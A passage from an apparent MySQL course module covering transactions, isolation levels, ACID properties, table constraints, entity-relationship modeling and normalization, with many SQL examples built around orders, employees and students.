    DECLARE v_quantity INT;
    DECLARE v_price DECIMAL(10,2);
    DECLARE v_stock INT;
    DECLARE i INT DEFAULT 0;
    DECLARE product_count INT;

    DECLARE EXIT HANDLER FOR SQLEXCEPTION
    BEGIN
        ROLLBACK;
        SELECT 'Order processing failed' AS status;
    END;

    START TRANSACTION;

    -- Create order
    INSERT INTO orders (customer_id, order_date, status)
    VALUES (p_customer_id, NOW(), 'PENDING');
    SET v_order_id = LAST_INSERT_ID();

    SAVEPOINT order_created;

    -- Process each product
    SET product_count = JSON_LENGTH(p_products);
    WHILE i < product_count DO
        SET v_product_id = JSON_EXTRACT(p_products, CONCAT('$[', i,
        '].product_id'));

```

```

SET v_quantity = JSON_EXTRACT(p_products, CONCAT('$[', i, '].quantity'));

-- Get product details
SELECT price, stock INTO v_price, v_stock
FROM products
WHERE product_id = v_product_id FOR UPDATE;

-- Check stock
IF v_stock < v_quantity THEN
    ROLLBACK TO SAVEPOINT order_created;
    DELETE FROM orders WHERE order_id = v_order_id;
    SIGNAL SQLSTATE '45000'
    SET MESSAGE_TEXT = 'Insufficient stock';
END IF;

-- Add to order
INSERT INTO order_details (order_id, product_id, quantity, unit_price)
VALUES (v_order_id, v_product_id, v_quantity, v_price);

-- Update stock
UPDATE products
SET stock = stock - v_quantity
WHERE product_id = v_product_id;

-- Update total
SET v_total = v_total + (v_price * v_quantity);
SET i = i + 1;
END WHILE;

-- Update order total
UPDATE orders SET total_amount = v_total WHERE order_id = v_order_id;

COMMIT;
SELECT 'Order processed successfully' AS status, v_order_id AS order_id;
END //
DELIMITER ;

```

### Transaction Isolation Levels:

```

-- Set transaction isolation level
SET TRANSACTION ISOLATION LEVEL READ UNCOMMITTED; -- Least strict
SET TRANSACTION ISOLATION LEVEL READ COMMITTED;
SET TRANSACTION ISOLATION LEVEL REPEATABLE READ; -- MySQL default
SET TRANSACTION ISOLATION LEVEL SERIALIZABLE; -- Most strict

-- Example usage
SET TRANSACTION ISOLATION LEVEL READ COMMITTED;
START TRANSACTION;
-- Your queries
COMMIT;

```

## 4.11 ACID Properties

### What are ACID Properties?

ACID is an acronym for four key properties that guarantee reliable processing of database transactions:

**A - Atomicity**

**C - Consistency**

**I - Isolation**

**D - Durability**

Let's understand each with real-world examples:

---

### 1. ATOMICITY (All or Nothing)

**Definition:** A transaction is treated as a single unit - either all operations succeed, or none do.

**Real-World Analogy:** Think of ordering food online:

- Deduct money from your account
- Send order to restaurant
- Update inventory

If ANY step fails, ALL steps must be reversed. You can't have money deducted without the order being placed!

**Example:**

```
START TRANSACTION;

-- Step 1: Deduct payment
UPDATE customer_wallet SET balance = balance - 50 WHERE customer_id = 1;

-- Step 2: Create order
INSERT INTO orders (customer_id, amount, status) VALUES (1, 50, 'CONFIRMED');

-- Step 3: Update inventory
UPDATE products SET stock = stock - 1 WHERE product_id = 10;

-- If all succeed
COMMIT;

-- If ANY fails (e.g., insufficient stock), ALL are undone
-- ROLLBACK;
```

**Without Atomicity:** Money could be deducted but no order placed - disaster!

**With Atomicity:** Either everything happens or nothing happens - safe!

---

### 2. CONSISTENCY (Valid State to Valid State)

**Definition:** A transaction brings the database from one valid state to another valid state, maintaining all rules and constraints.

**Real-World Analogy:** Think of a bank account that must never go below \$0:

- Before transaction: Account has \$100 (valid state)
- During transaction: Might temporarily show incorrect values
- After transaction: Account has \$80 (still valid state - not negative)

### **Example:**

```
-- Constraint: balance cannot be negative
ALTER TABLE accounts ADD CONSTRAINT check_balance CHECK (balance >= 0);

START TRANSACTION;

-- This will succeed
UPDATE accounts SET balance = balance - 50 WHERE account_id = 1 AND balance >= 50;

-- This will FAIL and rollback due to consistency rules
UPDATE accounts SET balance = balance - 200 WHERE account_id = 1 AND balance =
100;
-- Error: Would violate check_balance constraint

COMMIT;
```

### **Consistency ensures:**

- Foreign key relationships are maintained
- Unique constraints are not violated
- Check constraints are satisfied
- Data types are respected

### **Example with Foreign Key:**

```
CREATE TABLE orders (
    order_id INT PRIMARY KEY,
    customer_id INT,
    FOREIGN KEY (customer_id) REFERENCES customers(customer_id)
);

-- This maintains consistency
INSERT INTO orders (order_id, customer_id) VALUES (1, 100); -- Works if customer
100 exists

-- This violates consistency
INSERT INTO orders (order_id, customer_id) VALUES (2, 999); -- Fails if customer
999 doesn't exist
```

## **3. ISOLATION (Transactions Don't Interfere)**

**Definition:** Concurrent transactions execute independently without interfering with each other.

**Real-World Analogy:** Two people trying to book the last seat on a flight:

- Without Isolation: Both might see the seat as available and book it (double booking!)
- With Isolation: One books it first, the other sees it as unavailable

### Example: Race Condition Without Isolation

```
-- Transaction 1 (User A)
START TRANSACTION;
SELECT stock FROM products WHERE product_id = 1; -- Sees stock = 1
-- Decides to buy
UPDATE products SET stock = stock - 1 WHERE product_id = 1;
COMMIT;

-- Transaction 2 (User B) - happening at same time
START TRANSACTION;
SELECT stock FROM products WHERE product_id = 1; -- Also sees stock = 1
-- Also decides to buy
UPDATE products SET stock = stock - 1 WHERE product_id = 1; -- Stock becomes -1!
COMMIT;
```

### Example: With Isolation (Using Locks)

```
-- Transaction 1
START TRANSACTION;
SELECT stock FROM products WHERE product_id = 1 FOR UPDATE; -- Locks the row
-- Other transactions must wait
UPDATE products SET stock = stock - 1 WHERE product_id = 1;
COMMIT; -- Lock released

-- Transaction 2 (must wait)
START TRANSACTION;
SELECT stock FROM products WHERE product_id = 1 FOR UPDATE; -- Waits for lock
-- Now sees updated stock = 0
-- Can't buy
COMMIT;
```

### Isolation Levels (from least to most isolated):

```
-- 1. READ UNCOMMITTED (Least isolated)
-- Can read data being modified by other transactions
SET TRANSACTION ISOLATION LEVEL READ UNCOMMITTED;
-- Problem: Dirty reads possible

-- 2. READ COMMITTED
-- Can only read committed data
SET TRANSACTION ISOLATION LEVEL READ COMMITTED;
-- Problem: Non-repeatable reads possible

-- 3. REPEATABLE READ (MySQL default)
-- Same query returns same result during transaction
```

```

SET TRANSACTION ISOLATION LEVEL REPEATABLE READ;
-- Problem: Phantom reads possible

-- 4. SERIALIZABLE (Most isolated)
-- Complete isolation, transactions run as if in sequence
SET TRANSACTION ISOLATION LEVEL SERIALIZABLE;
-- Problem: Slowest performance

```

### Practical Example:

```

-- Banking scenario with proper isolation
DELIMITER //
CREATE PROCEDURE SafeTransfer(
    IN from_account INT,
    IN to_account INT,
    IN amount DECIMAL(10,2)
)
BEGIN
    DECLARE current_balance DECIMAL(10,2);

    -- Use serializable for critical operations
    SET TRANSACTION ISOLATION LEVEL SERIALIZABLE;
    START TRANSACTION;

    -- Lock the row for reading
    SELECT balance INTO current_balance
    FROM accounts
    WHERE account_id = from_account
    FOR UPDATE;

    -- Check sufficient funds
    IF current_balance >= amount THEN
        UPDATE accounts SET balance = balance - amount WHERE account_id =
from_account;
        UPDATE accounts SET balance = balance + amount WHERE account_id =
to_account;
        COMMIT;
        SELECT 'Transfer successful' AS result;
    ELSE
        ROLLBACK;
        SELECT 'Insufficient funds' AS result;
    END IF;
END //
DELIMITER ;

```

---

## 4. DURABILITY (Permanent Once Committed)

**Definition:** Once a transaction is committed, it remains committed even if there's a system failure (power outage, crash, etc.).

**Real-World Analogy:** When you post a tweet:

- Before you hit "Tweet": It's just in your browser (not durable)
- After you hit "Tweet" and see "Tweet sent": It's saved permanently on Twitter's servers
- Even if your phone dies immediately after: The tweet is still there

## How Durability Works:

```
START TRANSACTION;

INSERT INTO orders (customer_id, amount) VALUES (1, 100);

COMMIT; -- At this point, data is written to disk
-- Even if server crashes now, this data is safe!
```

## Behind the Scenes:

1. **Write-Ahead Logging (WAL):** Changes are first written to a transaction log
2. **Log Persistence:** The log is written to disk before COMMIT returns
3. **Recovery:** If system crashes, database replays the log on restart

## Example Scenario:

```
-- User places order
START TRANSACTION;
INSERT INTO orders (order_id, customer_id, amount, order_date)
VALUES (1001, 50, 250.00, NOW());
INSERT INTO order_details (order_id, product_id, quantity)
VALUES (1001, 10, 2);
COMMIT; -- Data is now durable

-- Server crashes here!
-- When server restarts, the order is still in the database
-- because COMMIT ensured it was written to disk
```

## Durability in Practice:

```
-- Check transaction logs
SHOW ENGINE INNODB STATUS;

-- Force flush to disk (usually automatic)
FLUSH LOGS;

-- Durability configuration (in my.cnf)
-- innodb_flush_log_at_trx_commit = 1 -- Safest, flush at each commit
-- innodb_flush_log_at_trx_commit = 0 -- Fastest, flush every second
-- innodb_flush_log_at_trx_commit = 2 -- Middle ground
```

---

## ACID Properties Together - Complete Example:

```

-- Real-world e-commerce order processing demonstrating all ACID properties
DELIMITER //
CREATE PROCEDURE ProcessOrderWithACID(
    IN p_customer_id INT,
    IN p_product_id INT,
    IN p_quantity INT,
    IN p_payment_amount DECIMAL(10,2)
)
BEGIN
    DECLARE v_product_price DECIMAL(10,2);
    DECLARE v_stock INT;
    DECLARE v_customer_balance DECIMAL(10,2);
    DECLARE v_order_id INT;

    DECLARE EXIT HANDLER FOR SQLEXCEPTION
    BEGIN
        -- ATOMICITY: If anything fails, rollback everything
        ROLLBACK;
        SELECT 'Transaction failed - all changes rolled back' AS status;
    END;

    -- ISOLATION: Prevent other transactions from interfering
    SET TRANSACTION ISOLATION LEVEL SERIALIZABLE;
    START TRANSACTION;

    -- CONSISTENCY: Check all constraints

    -- Check product exists and get price
    SELECT price, stock INTO v_product_price, v_stock
    FROM products
    WHERE product_id = p_product_id
    FOR UPDATE; -- Lock the row

    -- Validate sufficient stock
    IF v_stock < p_quantity THEN
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'Insufficient stock';
    END IF;

    -- Check customer balance
    SELECT balance INTO v_customer_balance
    FROM customer_wallets
    WHERE customer_id = p_customer_id
    FOR UPDATE; -- Lock the row

    -- Validate sufficient funds
    IF v_customer_balance < p_payment_amount THEN
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'Insufficient funds';
    END IF;

    -- Validate payment amount matches product cost
    IF (v_product_price * p_quantity) != p_payment_amount THEN
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'Payment amount mismatch';
    END IF;

```

```

-- ATOMICITY: All operations succeed or all fail

-- Deduct payment
UPDATE customer_wallets
SET balance = balance - p_payment_amount
WHERE customer_id = p_customer_id;

-- Create order
INSERT INTO orders (customer_id, order_date, total_amount, status)
VALUES (p_customer_id, NOW(), p_payment_amount, 'CONFIRMED');
SET v_order_id = LAST_INSERT_ID();

-- Add order details
INSERT INTO order_details (order_id, product_id, quantity, unit_price)
VALUES (v_order_id, p_product_id, p_quantity, v_product_price);

-- Update inventory
UPDATE products
SET stock = stock - p_quantity
WHERE product_id = p_product_id;

-- DURABILITY: Commit ensures changes are permanent
COMMIT;

SELECT 'Order processed successfully' AS status,
      v_order_id AS order_id;

-- Even if system crashes after COMMIT, this order is safe!
END //
DELIMITER ;

```

### Summary Table:

Property	What it Means	Example
<b>Atomicity</b>	All or nothing	Money transfer: both debit and credit happen, or neither
<b>Consistency</b>	Valid to valid state	Account balance never goes negative
<b>Isolation</b>	No interference	Two users can't book the same seat
<b>Durability</b>	Permanent when committed	Order confirmed = order saved forever

## 4.12 Constraints (PRIMARY KEY, FOREIGN KEY, UNIQUE, CHECK)

### What are Database Constraints?

**Constraints** are rules enforced on data columns to maintain accuracy and integrity. They prevent invalid data from being entered into the database.

### 1. PRIMARY KEY Constraint

**Definition:** Uniquely identifies each record in a table. A table can have only ONE primary key, and it cannot contain NULL values.

**Think of it as:** Your national ID number - unique to you and never null.

### Creating Primary Key:

```
-- Method 1: During table creation
CREATE TABLE students (
    student_id INT PRIMARY KEY,
    first_name VARCHAR(50),
    last_name VARCHAR(50),
    email VARCHAR(100)
);

-- Method 2: Primary key on specific column
CREATE TABLE students (
    student_id INT,
    first_name VARCHAR(50),
    last_name VARCHAR(50),
    email VARCHAR(100),
    PRIMARY KEY (student_id)
);

-- Method 3: Composite primary key (multiple columns)
CREATE TABLE enrollment (
    student_id INT,
    course_id INT,
    enrollment_date DATE,
    PRIMARY KEY (student_id, course_id)
);

-- Method 4: Add to existing table
ALTER TABLE students
ADD PRIMARY KEY (student_id);

-- Method 5: Auto-increment primary key
CREATE TABLE customers (
    customer_id INT AUTO_INCREMENT PRIMARY KEY,
    customer_name VARCHAR(100),
    email VARCHAR(100)
);
```

### Primary Key Rules:

- Must contain UNIQUE values
- Cannot contain NULL values
- A table can have only ONE primary key
- Primary key can consist of single or multiple columns (composite key)

### Example:

```

CREATE TABLE employees (
    employee_id INT AUTO_INCREMENT PRIMARY KEY,
    first_name VARCHAR(50) NOT NULL,
    last_name VARCHAR(50) NOT NULL,
    email VARCHAR(100) NOT NULL,
    hire_date DATE NOT NULL
);

-- Valid inserts
INSERT INTO employees (first_name, last_name, email, hire_date)
VALUES ('John', 'Doe', 'john@example.com', '2024-01-15');

INSERT INTO employees (first_name, last_name, email, hire_date)
VALUES ('Jane', 'Smith', 'jane@example.com', '2024-02-20');

-- Invalid: NULL in primary key (will fail)
INSERT INTO employees (employee_id, first_name, last_name, email, hire_date)
VALUES (NULL, 'Bob', 'Brown', 'bob@example.com', '2024-03-10');

-- Invalid: Duplicate primary key (will fail)
INSERT INTO employees (employee_id, first_name, last_name, email, hire_date)
VALUES (1, 'Alice', 'Johnson', 'alice@example.com', '2024-04-05');

```

## 2. FOREIGN KEY Constraint

**Definition:** A foreign key links two tables together. It's a column (or columns) that references the primary key in another table.

**Think of it as:** A student enrollment that references a valid student ID - you can't enroll a student who doesn't exist!

### Creating Foreign Key:

```

-- Parent table (must be created first)
CREATE TABLE departments (
    department_id INT PRIMARY KEY,
    department_name VARCHAR(100) NOT NULL
);

-- Child table with foreign key
CREATE TABLE employees (
    employee_id INT PRIMARY KEY,
    first_name VARCHAR(50),
    last_name VARCHAR(50),
    department_id INT,
    FOREIGN KEY (department_id) REFERENCES departments(department_id)
);

```

-- Foreign key with named constraint

```

CREATE TABLE employees (

```

```

employee_id INT PRIMARY KEY,
first_name VARCHAR(50),
last_name VARCHAR(50),
department_id INT,
CONSTRAINT fk_department
FOREIGN KEY (department_id) REFERENCES departments(department_id)
);

-- Add foreign key to existing table
ALTER TABLE employees
ADD CONSTRAINT fk_department
FOREIGN KEY (department_id) REFERENCES departments(department_id);

```

### Foreign Key Actions (CASCADE, SET NULL, RESTRICT):

```

CREATE TABLE orders (
    order_id INT PRIMARY KEY,
    customer_id INT,
    order_date DATE,
    -- ON DELETE CASCADE: Delete orders when customer is deleted
    FOREIGN KEY (customer_id) REFERENCES customers(customer_id)
        ON DELETE CASCADE
        ON UPDATE CASCADE
);

CREATE TABLE employees (
    employee_id INT PRIMARY KEY,
    manager_id INT,
    first_name VARCHAR(50),
    -- ON DELETE SET NULL: Set manager_id to NULL when manager is deleted
    FOREIGN KEY (manager_id) REFERENCES employees(employee_id)
        ON DELETE SET NULL
        ON UPDATE CASCADE
);

CREATE TABLE order_details (
    detail_id INT PRIMARY KEY,
    order_id INT,
    product_id INT,
    -- ON DELETE RESTRICT: Prevent deletion if referenced
    FOREIGN KEY (product_id) REFERENCES products(product_id)
        ON DELETE RESTRICT
        ON UPDATE RESTRICT
);

```

### Complete Example:

```

-- Create departments table
CREATE TABLE departments (
    department_id INT AUTO_INCREMENT PRIMARY KEY,

```

```

    department_name VARCHAR(100) NOT NULL UNIQUE
);

-- Create employees table with foreign key
CREATE TABLE employees (
    employee_id INT AUTO_INCREMENT PRIMARY KEY,
    first_name VARCHAR(50) NOT NULL,
    last_name VARCHAR(50) NOT NULL,
    email VARCHAR(100) NOT NULL UNIQUE,
    department_id INT,
    manager_id INT,
    hire_date DATE NOT NULL,
    CONSTRAINT fk_emp_dept
        FOREIGN KEY (department_id) REFERENCES departments(department_id)
        ON DELETE SET NULL
        ON UPDATE CASCADE,
    CONSTRAINT fk_emp_manager
        FOREIGN KEY (manager_id) REFERENCES employees(employee_id)
        ON DELETE SET NULL
        ON UPDATE CASCADE
);

-- Insert departments
INSERT INTO departments (department_name) VALUES ('IT'), ('HR'), ('Sales');

-- Insert employees
INSERT INTO employees (first_name, last_name, email, department_id, hire_date)
VALUES ('John', 'Doe', 'john@example.com', 1, '2024-01-15');

-- Valid: department_id 1 exists
INSERT INTO employees (first_name, last_name, email, department_id, hire_date)
VALUES ('Jane', 'Smith', 'jane@example.com', 2, '2024-02-20');

-- Invalid: department_id 99 doesn't exist (will fail)
INSERT INTO employees (first_name, last_name, email, department_id, hire_date)
VALUES ('Bob', 'Brown', 'bob@example.com', 99, '2024-03-10');

-- Test CASCADE: Delete department 3
DELETE FROM departments WHERE department_id = 3;
-- Any employee with department_id 3 will have it set to NULL

```

### 3. UNIQUE Constraint

**Definition:** Ensures that all values in a column (or combination of columns) are unique across the table.

**Difference from PRIMARY KEY:** A table can have multiple UNIQUE constraints, and UNIQUE columns can contain NULL values (but only one NULL per column).

#### Creating UNIQUE Constraint:

```

-- Method 1: During column definition
CREATE TABLE users (

```

```

    user_id INT PRIMARY KEY,
    username VARCHAR(50) UNIQUE,
    email VARCHAR(100) UNIQUE,
    phone VARCHAR(15)
);

-- Method 2: Table-level constraint
CREATE TABLE users (
    user_id INT PRIMARY KEY,
    username VARCHAR(50),
    email VARCHAR(100),
    phone VARCHAR(15),
    UNIQUE (username),
    UNIQUE (email)
);

-- Method 3: Named constraint
CREATE TABLE users (
    user_id INT PRIMARY KEY,
    username VARCHAR(50),
    email VARCHAR(100),
    CONSTRAINT uq_username UNIQUE (username),
    CONSTRAINT uq_email UNIQUE (email)
);

-- Method 4: Composite unique (combination must be unique)
CREATE TABLE course_enrollments (
    enrollment_id INT PRIMARY KEY,
    student_id INT,
    course_id INT,
    semester VARCHAR(20),
    UNIQUE (student_id, course_id, semester) -- Student can't enroll in same
course twice in same semester
);

-- Add to existing table
ALTER TABLE users
ADD CONSTRAINT uq_email UNIQUE (email);

```

### Example:

```

CREATE TABLE products (
    product_id INT AUTO_INCREMENT PRIMARY KEY,
    product_code VARCHAR(20) UNIQUE NOT NULL,
    product_name VARCHAR(100),
    sku VARCHAR(50) UNIQUE NOT NULL
);

-- Valid inserts
INSERT INTO products (product_code, product_name, sku)
VALUES ('PROD001', 'Laptop', 'SKU-LAPTOP-001');

INSERT INTO products (product_code, product_name, sku)

```

```

VALUES ('PROD002', 'Mouse', 'SKU-MOUSE-001');

-- Invalid: Duplicate product_code (will fail)
INSERT INTO products (product_code, product_name, sku)
VALUES ('PROD001', 'Keyboard', 'SKU-KEYBOARD-001');

-- Invalid: Duplicate SKU (will fail)
INSERT INTO products (product_code, product_name, sku)
VALUES ('PROD003', 'Monitor', 'SKU-LAPTOP-001');

-- Valid: NULL is allowed in UNIQUE columns (but implementation varies)
INSERT INTO products (product_code, product_name, sku)
VALUES ('PROD003', 'Keyboard', NULL); -- Depends on database

```

## 4. CHECK Constraint

**Definition:** Ensures that values in a column meet a specific condition.

**Think of it as:** Age must be  $\geq 18$ , or salary must be positive.

**Creating CHECK Constraint:**

```

-- Method 1: Column-level check
CREATE TABLE employees (
    employee_id INT PRIMARY KEY,
    first_name VARCHAR(50),
    age INT CHECK (age >= 18),
    salary DECIMAL(10,2) CHECK (salary > 0),
    email VARCHAR(100)
);

-- Method 2: Table-level check
CREATE TABLE employees (
    employee_id INT PRIMARY KEY,
    first_name VARCHAR(50),
    age INT,
    salary DECIMAL(10,2),
    email VARCHAR(100),
    CHECK (age >= 18),
    CHECK (salary > 0)
);

-- Method 3: Named constraint
CREATE TABLE employees (
    employee_id INT PRIMARY KEY,
    first_name VARCHAR(50),
    age INT,
    salary DECIMAL(10,2),
    hire_date DATE,
    CONSTRAINT chk_age CHECK (age >= 18 AND age <= 65),
    CONSTRAINT chk_salary CHECK (salary >= 30000 AND salary <= 500000),
    CONSTRAINT chk_email CHECK (email LIKE '%@%.%')
);

```

```

);

-- Method 4: Multi-column check
CREATE TABLE orders (
    order_id INT PRIMARY KEY,
    order_date DATE,
    ship_date DATE,
    total_amount DECIMAL(10,2),
    discount_amount DECIMAL(10,2),
    CHECK (ship_date >= order_date), -- Ship date can't be before order date
    CHECK (discount_amount < total_amount) -- Discount can't exceed total
);

-- Add to existing table (MySQL 8.0.16+)
ALTER TABLE employees
ADD CONSTRAINT chk_age CHECK (age >= 18);

```

## Complex CHECK Examples:

```

CREATE TABLE accounts (
    account_id INT PRIMARY KEY,
    account_type VARCHAR(20),
    balance DECIMAL(10,2),
    minimum_balance DECIMAL(10,2),
    status VARCHAR(20),
    -- Check account type is valid
    CONSTRAINT chk_account_type
        CHECK (account_type IN ('SAVINGS', 'CHECKING', 'CREDIT')),
    -- Check balance is appropriate for account type
    CONSTRAINT chk_balance
        CHECK (
            (account_type = 'SAVINGS' AND balance >= 1000) OR
            (account_type = 'CHECKING' AND balance >= 500) OR
            (account_type = 'CREDIT')
        ),
    -- Check status is valid
    CONSTRAINT chk_status
        CHECK (status IN ('ACTIVE', 'INACTIVE', 'FROZEN', 'CLOSED'))
);

-- Test the constraints
-- Valid
INSERT INTO accounts (account_id, account_type, balance, status)
VALUES (1, 'SAVINGS', 5000, 'ACTIVE');

-- Invalid: savings account with balance < 1000 (will fail)
INSERT INTO accounts (account_id, account_type, balance, status)
VALUES (2, 'SAVINGS', 500, 'ACTIVE');

-- Invalid: invalid account type (will fail)
INSERT INTO accounts (account_id, account_type, balance, status)
VALUES (3, 'LOAN', 10000, 'ACTIVE');

```

## Real-World Example:

```
CREATE TABLE employees (
    employee_id INT AUTO_INCREMENT PRIMARY KEY,
    first_name VARCHAR(50) NOT NULL,
    last_name VARCHAR(50) NOT NULL,
    email VARCHAR(100) NOT NULL UNIQUE,
    phone VARCHAR(15),
    hire_date DATE NOT NULL,
    birth_date DATE,
    salary DECIMAL(10,2),
    department_id INT,
    manager_id INT,
    employment_type VARCHAR(20),

    -- Check constraints
    CONSTRAINT chk_email_format CHECK (email LIKE '%@%.%'),
    CONSTRAINT chk_age CHECK (YEAR(hire_date) - YEAR(birth_date) >= 18),
    CONSTRAINT chk_salary_positive CHECK (salary > 0),
    CONSTRAINT chk_salary_range CHECK (salary BETWEEN 30000 AND 1000000),
    CONSTRAINT chk_employment_type CHECK (employment_type IN ('FULL_TIME',
    'PART_TIME', 'CONTRACT', 'INTERN'))),
    CONSTRAINT chk_hire_date CHECK (hire_date >= '2000-01-01'),

    -- Foreign keys
    CONSTRAINT fk_department FOREIGN KEY (department_id)
        REFERENCES departments(department_id)
        ON DELETE SET NULL,
    CONSTRAINT fk_manager FOREIGN KEY (manager_id)
        REFERENCES employees(employee_id)
        ON DELETE SET NULL
);
```

## Managing Constraints:

```
-- View all constraints on a table
SELECT
    CONSTRAINT_NAME,
    CONSTRAINT_TYPE
FROM INFORMATION_SCHEMA.TABLE_CONSTRAINTS
WHERE TABLE_NAME = 'employees';

-- Drop a constraint
ALTER TABLE employees DROP CONSTRAINT chk_age;
ALTER TABLE employees DROP FOREIGN KEY fk_department;
ALTER TABLE employees DROP INDEX uq_email;

-- Disable/Enable foreign key checks (temporarily)
SET FOREIGN_KEY_CHECKS = 0;
```

```

-- Perform operations
SET FOREIGN_KEY_CHECKS = 1;

-- Disable/Enable unique checks (temporarily)
SET UNIQUE_CHECKS = 0;
-- Perform operations
SET UNIQUE_CHECKS = 1;

```

### **Summary Table:**

<b>Constraint</b>	<b>Purpose</b>	<b>Can be NULL</b>	<b>Multiple per Table</b>	<b>Example</b>
PRIMARY KEY	Unique identifier	No	One	Employee ID
FOREIGN KEY	Link to another table	Yes	Many	Department ID
UNIQUE	Unique values	Yes (one NULL)	Many	Email address
CHECK	Custom validation	Yes	Many	Age >= 18
NOT NULL	Prevent NULL values	No	Many	Name field

## **Module 4.3: Database Design & Optimization (2 hours)**

### **Learning Objectives:**

- Understand entity-relationship modeling principles
- Master database normalization techniques
- Learn query optimization strategies
- Implement connection pooling for better performance

### **4.3.1 Entity-Relationship Modeling**

#### **What is Entity-Relationship (ER) Modeling?**

Entity-Relationship modeling is a visual technique used to design databases by representing entities (things or objects), their attributes (properties), and the relationships between them. Think of it as creating a blueprint before building a house.

#### **Key Components of ER Diagrams:**

1. **Entity** - A thing or object in the real world that can be distinguished from other objects
  - Example: Student, Course, Teacher, Book
  - Represented as rectangles in ER diagrams
2. **Attribute** - Properties or characteristics of an entity
  - Example: Student has Name, Age, Email, StudentID
  - Represented as ovals connected to entities
3. **Relationship** - How entities are associated with each other

- Example: A Student "enrolls in" a Course
- Represented as diamonds connecting entities

### **Types of Attributes:**

1. Simple Attribute: Cannot be divided further
  - Example: Age, StudentID
2. Composite Attribute: Can be divided into sub-parts
  - Example: FullName → FirstName, MiddleName, LastName
  - Example: Address → Street, City, State, ZipCode
3. Derived Attribute: Can be calculated from other attributes
  - Example: Age (derived from DateOfBirth)
  - Example: TotalPrice (derived from UnitPrice × Quantity)
4. Multi-valued Attribute: Can have multiple values
  - Example: PhoneNumbers (a person can have multiple phones)
  - Example: EmailAddresses
5. Key Attribute: Uniquely identifies each entity
  - Example: StudentID, ProductID, SSN

### **Cardinality in Relationships:**

Cardinality defines how many instances of one entity relate to instances of another entity.

1. One-to-One (1:1)
  - One entity relates to exactly one other entity
  - Example: One Person has One Passport
  - Example: One Employee has One Desk

Person ----- Passport  
 (Each person has exactly one passport)

2. One-to-Many (1:N)
  - One entity relates to many entities
  - Example: One Customer places Many Orders
  - Example: One Teacher teaches Many Students

Customer ----- Orders  
 (One customer can place multiple orders)

3. Many-to-Many (M:N)
  - Many entities relate to many entities
  - Example: Students enroll in Courses, Courses have Students
  - Example: Authors write Books, Books have Authors

Students ----- Courses  
 (One student enrolls in many courses, one course has many students)

## Example ER Model: University System

Entities:

1. STUDENT (StudentID, Name, Email, DateOfBirth)
2. COURSE (CourseID, CourseName, Credits)
3. TEACHER (TeacherID, Name, Department)
4. ENROLLMENT (EnrollmentID, EnrollmentDate, Grade)

Relationships:

- STUDENT enrolls in COURSE (Many-to-Many)
- TEACHER teaches COURSE (One-to-Many)
- ENROLLMENT connects STUDENT and COURSE

## Converting ER Model to Tables:

For a Many-to-Many relationship, we create a junction table:

```
-- Student Table
CREATE TABLE Student (
    student_id INT PRIMARY KEY,
    name VARCHAR(100),
    email VARCHAR(100),
    date_of_birth DATE
);

-- Course Table
CREATE TABLE Course (
    course_id INT PRIMARY KEY,
    course_name VARCHAR(100),
    credits INT
);

-- Enrollment Table (Junction Table for Many-to-Many)
CREATE TABLE Enrollment (
    enrollment_id INT PRIMARY KEY,
    student_id INT,
    course_id INT,
    enrollment_date DATE,
    grade CHAR(2),
    FOREIGN KEY (student_id) REFERENCES Student(student_id),
    FOREIGN KEY (course_id) REFERENCES Course(course_id)
);
```

### 4.3.2 Normalization (1NF, 2NF, 3NF, BCNF)

#### What is Normalization?

Normalization is the process of organizing data in a database to reduce redundancy (duplicate data) and improve data integrity (accuracy and consistency). Think of it as organizing your closet - putting similar items

together and removing duplicates.

## Why Normalize?

1. **Eliminate Redundancy** - Don't store the same information multiple times
  2. **Prevent Update Anomalies** - Avoid inconsistencies when updating data
  3. **Save Storage Space** - Don't waste space with duplicate data
  4. **Improve Data Integrity** - Ensure data accuracy and consistency
- 

## First Normal Form (1NF)

**Rule:** Each table cell should contain only a single value (atomic value), and each record should be unique.

### Problem Example (Violates 1NF):

Student Table:

StudentID	Name	PhoneNumbers
1	John Doe	123-4567, 987-6543
2	Jane Smith	555-1234

Problem: PhoneNumbers column contains multiple values

### Solution (1NF Applied):

Student Table:

StudentID	Name	PhoneNumber
1	John Doe	123-4567
1	John Doe	987-6543
2	Jane Smith	555-1234

Each cell now contains only one value (atomic)

### Or better approach with separate table:

```
-- Student Table
CREATE TABLE Student (
    student_id INT PRIMARY KEY,
    name VARCHAR(100)
);

-- PhoneNumber Table
CREATE TABLE PhoneNumber (
    phone_id INT PRIMARY KEY,
    student_id INT,
```

```

    phone_number VARCHAR(20),
    FOREIGN KEY (student_id) REFERENCES Student(student_id)
);

```

## Second Normal Form (2NF)

**Rule:** Must be in 1NF AND all non-key attributes must depend on the entire primary key (no partial dependency).

### Problem Example (Violates 2NF):

Enrollment Table:

StudentID	CourseID	StudentName	CourseName
1	101	John Doe	Math
1	102	John Doe	Physics
2	101	Jane Smith	Math

Composite Primary Key: (StudentID, CourseID)

Problem:

- StudentName depends only on StudentID (not on CourseID)
- CourseName depends only on CourseID (not on StudentID)

This is called partial dependency

### Solution (2NF Applied):

```

-- Student Table
CREATE TABLE Student (
    student_id INT PRIMARY KEY,
    student_name VARCHAR(100)
);

-- Course Table
CREATE TABLE Course (
    course_id INT PRIMARY KEY,
    course_name VARCHAR(100)
);

-- Enrollment Table
CREATE TABLE Enrollment (
    student_id INT,
    course_id INT,
    enrollment_date DATE,
    PRIMARY KEY (student_id, course_id),
    FOREIGN KEY (student_id) REFERENCES Student(student_id),

```

```
    FOREIGN KEY (course_id) REFERENCES Course(course_id)
);
```

Now each non-key attribute depends on the entire primary key.

### Third Normal Form (3NF)

**Rule:** Must be in 2NF AND have no transitive dependencies (non-key attributes should not depend on other non-key attributes).

#### Problem Example (Violates 3NF):

Student Table:

StudentID	Name	ZipCode	City
1	John Doe	10001	New York
2	Jane Smith	90001	Los Angeles
3	Bob Jones	10001	New York

Primary Key: StudentID

Problem:

- City depends on ZipCode (not directly on StudentID)
- This is called transitive dependency:  $\text{StudentID} \rightarrow \text{ZipCode} \rightarrow \text{City}$
- If ZipCode changes, we need to update City too

#### Solution (3NF Applied):

```
-- Student Table
CREATE TABLE Student (
    student_id INT PRIMARY KEY,
    name VARCHAR(100),
    zip_code VARCHAR(10),
    FOREIGN KEY (zip_code) REFERENCES ZipCode(zip_code)
);

-- ZipCode Table
CREATE TABLE ZipCode (
    zip_code VARCHAR(10) PRIMARY KEY,
    city VARCHAR(100),
    state VARCHAR(100)
);
```

